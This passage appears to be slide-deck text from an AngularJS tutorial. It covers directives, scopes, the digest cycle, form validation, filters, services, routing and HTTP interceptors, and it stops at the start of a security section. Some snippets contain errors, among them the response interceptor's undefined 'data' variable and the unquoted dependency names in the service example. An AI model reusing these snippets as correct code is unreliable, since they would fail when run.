`$index`	number	iterator offset of the repeated element (0..length-1)
`$first`	boolean	true if the repeated element is first in the iterator.
`$middle`	boolean	true if the repeated element is between the first and last in the iterator.
`$last`	boolean	true if the repeated element is last in the iterator.
`$even`	boolean	true if the iterator position `$index` is even (otherwise false).
`$odd`	boolean	true if the iterator position `$index` is odd (otherwise false).

Directives (Core)

- NgShow Directive and NgHide Directive
  - shows or hides the given HTML element based on the expression provided to the ngShow attribute

```
<body>
    <div class="container" ng-controller="StoreController as store">
    <h2>List of products</h2>
        <ul class="list-group">
            <li class="list-group-item" ng-repeat="product in store.products">
                <h3>{{product.name}}</h3>
                <em class="pull-right">Rs.{{product.price}}</em> <br />
                <button ng-show="product.available" class="pull-right">
                    Add to Cart
                </button>
            </li>
        </ul>
    </div>
</body>
```

Directives (Core)

- The ng-switch directive allows us to conditionally insert or remove an element in the DOM.
- There are 3 directives involved in the use of ng-switch:
  - ng-switch
  - ng-switch-when
  - ng-switch-default

```
<body ng-app>
  <label>Type the number you want to show (1 to 5):
    <input type="text" ng-model="showNumber" />
  </label><br />
  <div ng-switch="showNumber">
    <div ng-switch-when="1" style="width: 50px; background-color: red; text-align: center;">1</div>
    <div ng-switch-when="2" style="width: 50px; background-color: green; text-align: center;">2</div>
    <div ng-switch-when="3" style="width: 50px; background-color: yellow; text-align: center;">3</div>
    <div ng-switch-when="4" style="width: 50px; background-color: fuchsia; text-align: center;">4</div>
    <div ng-switch-when="5" style="width: 50px; background-color: orange; text-align: center;">5</div>
    <div ng-switch-default style="width: 50px; background-color: lightgray; text-align: center;">None</div>
  </div>
</body>
```

Directives (Core)

- The ng-if directive allows us to conditionally insert or remove an element in the DOM.

```
<body ng-app>
  <label>Show the square: <input type="checkbox" ng-model="mustShow" /></label><br />
  <div ng-if="mustShow" style="width: 50px; height: 50px; background-color: red;"></div>
  <div ng-if="!mustShow" style="width: 100px; background-color: lightgray; text-align: center;">
    Not shown
  </div>
</div>
</body>
```

Directives (Core)

- The ng-include directive is useful if we want to include an external resource in an HTML template.

```
<body ng-app ng-init="inputVar = 'test';">
  <label>Type something: <input type="text" ng-model="inputVar" /></label><br />
  <br />
  <h3>1. Simple include</h3>
  <div ng-include="'fragment1.html'"></div>
  <br />
  <h3>2. Conditional include</h3>
  <label>Include fragment 2: <input type="checkbox" ng-model="includeFrag2" /></label>
  <div ng-include="includeFrag2 ? 'fragment2.html' : 'fragment1.html'"></div>
</div>
</body>
```

```
<div style="background-color: #fcfcfc; width: 200px;">
  Fragment: {{$parent.inputVar}}
</div>
```

Understanding $scope

- Angular has a concept of scope which sits as one of the main Objects that powers the two way data-binding cycles to maintain application state.
- Think of $scope as an automated bridge between JavaScript and the DOM itself which holds our synchronised data.
- We only use $scope inside Controllers, where we bind data from the Controller to the View.
- The more Controllers and data-bindings in Angular we create, the more scopes are created.

$rootScope

- The $rootScope isn't all that different from $scope, except it is the very top level $scope Object from which all further scopes are created.
- Once Angular starts rendering your application, it creates a $rootScope Object, and all further bindings and logic in your application create new $scope Objects which then all become children of the $rootScope.
- Generally, we don't touch the $rootScope that often, but we can keep it in mind for communicating between scopes with data.

Scope as Data-Model

- Example:
- MyController assigns World to the username property of the scope. The scope then notifies the input of the assignment, which then renders the input with username pre-filled.

```
angular.module('scopeExample', [])
.controller('MyController', ['$scope', function($scope) {
  $scope.username = 'World';

  $scope.sayHello = function() {
    $scope.greeting = 'Hello ' + $scope.username + '!';
  };
}]);
```

```
<div ng-controller="MyController">
  Your name:
    <input type="text" ng-model="username">
    <button ng-click='sayHello()'>greet</button>
  <hr>
  {{greeting}}
</div>
```

Scope Hierarchies

- When Angular evaluates {{name}}, it first looks at the scope associated with the given element for the name property. If no such property is found, it searches the parent scope and so on until the root scope is reached.
- In JavaScript this behavior is known as prototypical inheritance, and child scopes prototypically inherit from their parents.

```
angular.module('scopeExample', [])
.controller('GreetController', ['$scope', '$rootScope',
function($scope, $rootScope) {
  $scope.name = 'World';
  $rootScope.department = 'Angular';
}])

.controller('ListController', ['$scope', function($scope) {
  $scope.names = ['Asha', 'Disha', 'Bipasha'];
}]);
```

Scope Hierarchies

- When Angular evaluates {{name}}, it first looks at the scope associated with the given element for the name property. If no such property is found, it searches the parent scope and so on until the root scope is reached.
- In JavaScript this behavior is known as prototypical inheritance, and child scopes prototypically inherit from their parents.

```
<div class="show-scope-demo">
  <div ng-controller="GreetController">
    Hello {{name}}!
  </div>
  <div ng-controller="ListController">
    <ol>
      <li ng-repeat="name in names">
        {{name}} from {{department}}
      </li>
    </ol>
  </div>
</div>
```

```
Hello World!

1.Asha from Angular
2.Disha from Angular
3.Bipasha from Angular
```

$watch $apply $digest and dirty-checking

- **browser events-loop**
  - Our browser is waiting for events, for example the user interactions.
  - If you click on a button or write into an input, the event's call-back will run inside JavaScript and there you can do any DOM manipulation, so when the call-back is done, the browser will make the appropriate changes in the DOM.
  - Angular extends this events-loop creating something called angular context

$watch $apply $digest and dirty-checking

- **The $watch list:**
  - Every time you bind something in the UI you insert a $watch in a $watch list. Imagine the $watch as something that is able to detect changes in the model it is watching

  User: <input type="text" ng-model="user" />

  Password: <input type="password" ng-model="pass" />
  - Here we have $scope.user, which is bound to the first input, and we have $scope.pass, which is bound to the second one.
  - Doing this we add two $watch to the $watch list.
  - When our template is loaded, i.e., in the linking phase, the compiler will look for every directive and creates all the $watch that are needed

$watch $apply $digest and dirty-checking

- **The $watch list:**

```
Controller.js

app.controller('MainCtrl', function($scope) {
  $scope.name = "Banu Prakash";
  $scope.world = "World";
});

index.html
Hello, {{ World }}
```

  - **Here, even though we have two things [name and world] attached to the $scope, only one is bound.**
  - **So in this case we only created one $watch.**

$watch $apply $digest and dirty-checking

- In this example two $watch is created for each emp (for name and age) plus one for the ng-repeat.
- If we have 10 employees
- in the list it will be
- (2 * 10) + 1, i.e., 21 $watch

Controller.js

```
app.controller('MainCtrl', function($scope) {
        $scope.employees = [...];
});
```

index.html

```
<ul>
    <li ng-repeat="emp in employees">
     {{emp.name}} - {{emp.age}}
    </li>
</ul>
```

$watch $apply $digest and dirty-checking

- **$digest loop and dirty-checking**
  - When the browser receives an event that can be managed by the angular context the $digest loop will be fired
  - The $digest will loop through the list of $watch that we have, asking this:
    - Hey $watch, what is your value?
    - It is 9
    - Alright, has it changed?
    - No, sir. (nothing happens with this one, so it moves to the next)
    - You, what is your value?
    - It is Angular.
    - Has it changed?
    - Yes, it was Backbone. (good, we have a DOM to be updated)
    - This continues until every $watch has been checked.
    - When the $digest loop finishes, the DOM makes the changes

$watch $apply $digest and dirty-checking

- $apply
  - If you call $apply when an event is fired, it will go through the angular-context, but if you don’t call it, it will run outside it. It is as easy as that
  - If you click on an element with ng-click, the event will be wrapped inside an $apply call.
    - If you have an input with ng-model=“name" and you write an Banu, the event will be called like this: $apply(“name = ‘Banu';"), in other words, wrapped in an $apply call.

$watch $apply $digest and dirty-checking

- $apply
  - However, if you change any model outside of the Angular context, then you need to inform Angular of the changes by calling $apply() manually

```
var nameApp = angular.module('nameApp', []);
nameApp.controller('NameCtrl', function ($scope){
  $scope.firstName = 'Banu';

  $scope.$watch('lastName', function(newValue, oldValue){
    console.log('new value is ' + newValue);
  });

  setTimeout(function(){
    $scope.lastName = 'Prakash';
    $scope.$apply();
  }, 1000);
});
```

```
<body ng-controller="NameCtrl">
  First name:<input ng-model="firstName" type="text"/>
  <br>
  Last name:<input ng-model="lastName" type="text"/>
  <br>
  Hello {{firstName}} {{lastName}}
</body>
```


$watch $apply $digest and dirty-checking

Browser

1.The browser's event-loop waits for an event to arrive.

2.The event's callback gets executed. This enters the JavaScript context. The callback can modify the DOM structure.

3.Once the callback executes, the browser leaves the JavaScript context and re-renders the view based on DOM changes



$watch $apply $digest and dirty-checking

- Enter the Angular execution context by calling scope.$apply(stimulusFn), where stimulusFn is the work you wish to do in the Angular execution context.
- Angular executes the stimulusFn(), which typically modifies application state.
- Angular enters the $digest loop. The loop is made up of two smaller loops which process $evalAsync queue and the $watch list. The $digest loop keeps iterating until the model stabilizes, which means that the $evalAsync queue is empty and the $watch list does not detect any changes.
- The $evalAsync queue is used to schedule work which needs to occur outside of current stack frame, but before the browser's view render.
- The $watch list is a set of expressions which may have changed since last iteration. If a change is detected then the $watch function is called which typically updates the DOM with the new value.
- Once the Angular $digest loop finishes the execution leaves the Angular and JavaScript context.
- This is followed by the browser re-rendering the DOM to reflect any changes.

Form Validations

- Angular also provides some help in this context. We can validate a form and see that the required validations work correctly. It provides different objects to the form.
- They are very helpful while validating forms:
  - $pristine: It will be TRUE, if the user has not interacted with the form yet
  - $dirty: It will be TRUE, if the user has already interacted with the form.
  - $valid: It will be TRUE, if all containing form and controls are valid
  - $invalid: It will be TRUE, if at least one containing form and control is invalid.
  - $error: Is an object hash, containing references to all invalid controls or forms, where:
    - keys are validation tokens (error names)
    - values are arrays of controls or forms that are invalid with given error.

- There are some built in validation tokens, that can help in validating form:
  - email, max, maxlength, min, minlength, number, pattern, required, url

Form Validations

- In accordance with these AngularJS also provides corresponding CSS classes for them. We can use them for validation purpose.
  - ng-pristine
  - ng-dirty
  - ng-valid
  - ng-invalid

- Usage:

  In Form: myForm.$dirty

  For Field: myForm.firldName.$dirty

  In CSS:

```
.ng-dirty{
 background-color: yellow;
}
```

Form validation example -1

```
<style>
#formDiv .ng-valid {
    border: solid green 3px;
}
#formDiv .ng-invalid {
    border: solid red 3px;
}
</style>
```

```
<script type="text/javascript">
    angular.module("mainModule", []).controller("mainController",
            function($scope) {
                $scope.getItemState = function(item) {
                    if (item.$valid) {
                        return "valid";
                    } else if (item.$invalid) {
                        return "invalid";
                    } else {
                        return "";
                    }
                };
            });
</script>
```

The two boolean variables $valid and $invalid are automatically made available and kept updated by AngularJS

Form validation example -1

```
<div ng-controller="mainController">
    <div id="formDiv">
        <form name="testForm" novalidate>
            <label>Text: <input type="text" name="formText" required
                ng-model="formTextValue" ng-minlength="3" ng-maxlength="10"
                ng-pattern="/^[A-Z0-9]+$/" />
            </label><br /> <strong>State:</strong> {{getItemState(testForm.formText)}}<br />
            <div ng-if="testForm.formText.$error.required">
                This field is required<br />
            </div>
            <div ng-if="testForm.formText.$error.minlength">
                The text is too short<br />
            </div>
            <div ng-if="testForm.formText.$error.maxlength">
                The text is too long<br />
            </div>
            <div ng-if="testForm.formText.$error.pattern">
                Invalid text format<br />
            </div>
             <label>E-mail: <input type="email"
                name="formEmail" ng-model="formEmailValue" />
            </label><br /> <strong>State:</strong> {{getItemState(testForm.formEmail)}}<br />
            <div ng-show="testForm.formEmail.$error.email">
                Invalid e-mail address<br />
            </div>
        </form>
    </div>
</div>
```

Each validity rule adds a specific boolean property to the $error object and whenever that property value is true, it means that the corresponding rule is not satisfied.

Form validation example -2 [Form Submission]

```
<script type="text/javascript">
    angular.module("mainModule", []).controller("mainController",
            function($scope) {
                $scope.person = {};
            });
</script>
</head>

<body ng-app="mainModule">
    <div ng-controller="mainController">
        <form name="personForm" action="TestServlet" method="post" novalidate>
            <label for="firstNameEdit">First name:</label>
            <input id="firstNameEdit" type="text" name="firstName"
                ng-model="person.firstName" required /> <br />
            <label for="lastNameEdit">Last name:</label>
            <input id="lastNameEdit"
                type="text" name="lastName" ng-model="person.lastName" required /><br />
            <br />
            <button type="submit" ng-disabled="personForm.$invalid">Submit</button>
        </form>
    </div>
</body>
```

AngularJS Filter

- Allows a developer to transform an input to a desired output.
- Using filters
  - syntax in view
  - {{ expression | filter:argument1:argument2:... }}
- Chaining
  - {{ expression | filter:argument1:... | filter:argument1:... | ... }}

AngularJS Filter

Filter	Description
uppercase	Format a string to upper case
lowercase	Format a string to lower case
currency	Format a a number to currency format
orderBy	Orders an array by an expression
filter	Select a subset of items from an array
number	Control how number is displayed in regards to decimal and rounding of numbers
json	Prettifies JSON string
limitTo	Limit string or array to a certain length
Date and time	Date and Time format

AngularJS Filter examples

```
var app = angular.module("test",[]);
app.controller("testController",function($scope){
    $scope.lastName = "Prakash";
    $scope.price = 45667724.3434;
});
```

```
<span>
    {{lastName | uppercase }}
</span>
```

PRAKASH

```
<span>
    {{price| currency }}
</span>
```

$45,667,724.34

```
<span>
    {{price | currency:'Rs.' }}
</span>
```

Rs.45,667,724.34

AngularJS Filter examples

```
var app = angular.module("test",[]);
app.controller("testController",function($scope){
    $scope.lastName = "Prakash";
    $scope.price = 45667724.3434;
    $scope.today = new Date();
});
```

```
<div>
    {{today | date }}
</div>
<div>
    {{today | date:'fullDate' }}
</div>
<div>
    {{today | date:'MMM - dd - yyyy' }}
</div>
```

Aug 26, 2015
Wednesday, August 26, 2015
Aug - 26 - 2015

```
<span>
    {{price | number:2 }}
</span>
```

45,667,724.34

AngularJS Filter examples

```
$scope.list = [ "Prakash", "Banu", "Ashwini", "Smitha", "Preeti",
        "Rahul", "Kavitha" ];
```

```
<ul>
   <li ng-repeat="name in list | limitTo:4 | orderBy:name">
       {{name}}
   </li>
</ul>
```

- Ashwini
- Banu
- Prakash
- Smitha


```
<ul>
   <li ng-repeat="name in list |  orderBy:name |limitTo:4">
       {{name}}
   </li>
</ul>
```

- Ashwini
- Banu
- Kavitha
- Prakash

AngularJS Filter examples

- Data that a user types into the input box (criteria) is immediately available as a filter input in the list repeater (name in list | filter: criteria). When changes to the data model cause the repeater's input to change, the repeater efficiently updates the DOM to reflect the current state of model

```
<div>
    Search:<input type="text" ng-model="criteria" />
</div>
 <ul>
    <li ng-repeat="name in list | filter:criteria">
        {{name}}
    </li>
 </ul>
```



AngularJS custom Filter example

```
<dl>
   <dt>Bluetooth</dt>
   <dd>{{phone.bluetooth | checkmark}}</dd>
   <dt>USB</dt>
   <dd>{{phone.usb | checkmark }}</dd>
</dl>
```

```
var app = angular.module("test", []);
 app.filter('checkmark', function() {
        return function(input) {
            return input ? '\u2713' : '\u2718';
        }
});
app.controller("testController", function($scope) {
    var phone = {};
    phone.bluetooth = true;
    phone.usb = false;
    $scope.phone = phone;

});
```

Services

- Angular services are substitutable objects that are wired together using dependency injection (DI).
- You can use services to organize and share code across your app.

- **Angular services are:**
  - Lazily instantiated – Angular only instantiates a service when an application component depends on it.
  - Singletons – Each component dependent on a service gets a reference to the single instance generated by the service factory
  - Angular offers several useful services (like $http), Like other core Angular identifiers, built-in services always start with $

Services

- Services
  - Syntax: module.service('serviceName', function);
  - Result: When declaring serviceName as an injectable argument you will be provided with the instance of a function passed to module.service

```
var app = angular.module('myApp', []);
// Service definition
app.service('testService', function(){
    this.sayHello= function(text){
        return "Service says \"Hello " + text + "\"";
    };
});

app.controller('HelloController',[$scope, testService,
    function($scope, testService) {
        $scope.fromService = testService.sayHello("World");
}]);
```

Services for communicating between controllers

```
<div ng-controller="SampleController">
    <div>
    <input type="text" ng-model="id" />
    <button ng-click="addCustomer(id)">Add a new </button>
    {{customers}}
    </div>
</div>

<div ng-controller="TwoController">
    <div>
        {{customers}}
    </div>
</div>
```

Services for communicating between controllers

```
var app = angular.module("testApp",[]);
app.service("CustomerService",function($rootScope){
    this.customers = [{"id":1},{"id":2}];
    this.addCustomer = function(id) {
        var customer = new Object();
        customer.id = id;
        this.customers.push(customer);
        $rootScope.$broadcast('newCustomers');
    }
    this.getCustomers = function(){
        return this.customers;
    }
});
```

```
app.controller("SampleController", function($scope,CustomerService) {
    $scope.addCustomer = function(){
        CustomerService.addCustomer($scope.id);
    };
    $scope.$on('newCustomers', function() {
        $scope.customers = CustomerService.getCustomers();
    });
});
app.controller("TwoController", function($scope,CustomerService) {
    $scope.$on('newCustomers', function() {
        $scope.customers = CustomerService.getCustomers();
    });
});
```

Factories

- Syntax: module.factory('factoryName', function);
  - With the **factory** you actually create an **object** inside of the factory and return it.
  - With the **service** you just have a standard function that uses the **this** keyword to define function.
  - With the **provider** there’s a **$get** you define and it can be used to get the object that returns the data.


Factories

```
samplesModule.factory('simpleFactory', function () {
    var factory = {};
    var customers = [
        { name: 'Banu Prakash', city: 'Bangalore' },
        { name: 'Kavitha Prakash', city: 'Bangalore' },
        { name: 'Preeti Jain', city: 'Delhi' },
        { name: 'TRakesh Patel', city: 'Mumbai' }
    ];
    factory.getCustomers = function () {
        //use $http object to retrieve remote data
        return customers;
    };
    return factory;
});
samplesModule.controller('FactoryDemoController', function ($scope, simpleFactory) {
    $scope.customers = [];
    init();
    function init() {
       $scope.customers = simpleFactory.getCustomers();
    }
});
```

AngularJS Routes

- AngularJS routes enable you to create different URLs for different content in your application.
- Having different URLs for different content enables the user to bookmark URLs to specific content.
- In AngularJS each such book-markable URL is called a *route*
  - http://myapp.com/index.html#books
  - http://myapp.com/index.html#albums
  - http://myapp.com/index.html#games
  - http://myapp.com/index.html#apps

AngularJS Routes example



AngularJS Routes example

```
var sampleApp = angular.module('sampleApp', ['ngRoute']);
// configure our routes
sampleApp.config(function($routeProvider) {
    $routeProvider
        // route for the home page
        .when('/', {
            templateUrl : 'pages/home.html',
            controller  : 'mainController'
        })
        // route for the about page
        .when('/about', {
            templateUrl : 'pages/about.html',
            controller  : 'aboutController'
        })
        // route for the contact page
        .when('/contact', {
            templateUrl : 'pages/contact.html',
            controller  : 'contactController'
        });
});
```

AngularJS Routes example

- **The ngView Directive:** HTML template specific to the given route will be displayed

```
<nav class="navbar navbar-default">
  <div class="container">
    <div class="navbar-header">
      <a class="navbar-brand" href="#">Angular Routing Example</a>
    </div>

    <ul class="nav navbar-nav navbar-right">
      <li><a href="#"> Home</a>
      <li><a href="#about"> About</a>
      <li><a href="#contact"> Contact</a></li>
    </ul>
  </div>
</nav>

<div id="main">
  <!-- angular templating -->
  <!-- this is where content will be injected -->
  <div ng-view></div>
</div>
```

AngularJS HTTP Interceptors

- Interceptors define custom transformations for HTTP requests and responses at the application level.
- In other words, interceptors define general rules for how your application processes HTTP requests and responses.
- Interceptors allow you to:
  - Intercept a request by implementing the request function.
  - Intercept a response by implementing the response function.
  - Intercept request error by implementing the requestError function
  - Intercept response error by implementing the responseError function

Response Interceptors

- Suppose the API maintainer decides returning the HTTP status code in the body is no longer necessary

```
var m = angular.module('myApp', []);

m.config(function($httpProvider) {
  $httpProvider.interceptors.push(function() {
    return {
      response: function(res) {
        /* This is the code that transforms the response.
        `res.data` is the response body */
        res.data = { data: data };
        res.data.meta = { status: res.status };
        return res;
      }
    };
  });
});
```

```
{
  "name": "Val"
}

After Interceptor:
{
  "meta": {
    "code": 200
  },
  "data": {
    "name": "Val"
  }
}
```

Request interceptor

- The following sessionInjector adds x-session-token header to each intercepted request (in case the current user is logged in)

```
module.factory('sessionInjector', ['SessionService', function(SessionService) {
    var sessionInjector = {
        request: function(config) {
            if (!SessionService.isAnonymus) {
                config.headers['x-session-token'] = SessionService.token;
            }
            return config;
        }
    };
    return sessionInjector;
}]);
module.config(['$httpProvider', function($httpProvider) {
    $httpProvider.interceptors.push('sessionInjector');
}]);
```

```
{
    ...
    "method": "GET",
    "url": "...",
    "headers": {
        "Accept": "application/json, text/plain, */*",
        "x-session-token": 415954427904
    }
}
```


Request and Response Interceptor

```
module.factory('timestampMarker', [function() {
    var timestampMarker = {
        request: function(config) {
            config.requestTimestamp = new Date().getTime();
            return config;
        },
        response: function(response) {
            response.config.responseTimestamp = new Date().getTime();
            return response;
        }
    };
    return timestampMarker;
}]);
module.config(['$httpProvider', function($httpProvider) {
    $httpProvider.interceptors.push('timestampMarker');
}]);

$http.get('...').then(function(response) {
    var time = response.config.responseTimestamp - response.config.requestTimestamp;
    console.log('The request took ' + (time / 1000) + ' seconds.');
});
```

ANGULARJS SCEURITY

Subtitle



OWASP The Open Web Application Security Project

- The Open Web Application Security Project (OWASP) is an open community dedicated to enabling organizations to develop, purchase, and maintain applications that can be trusted
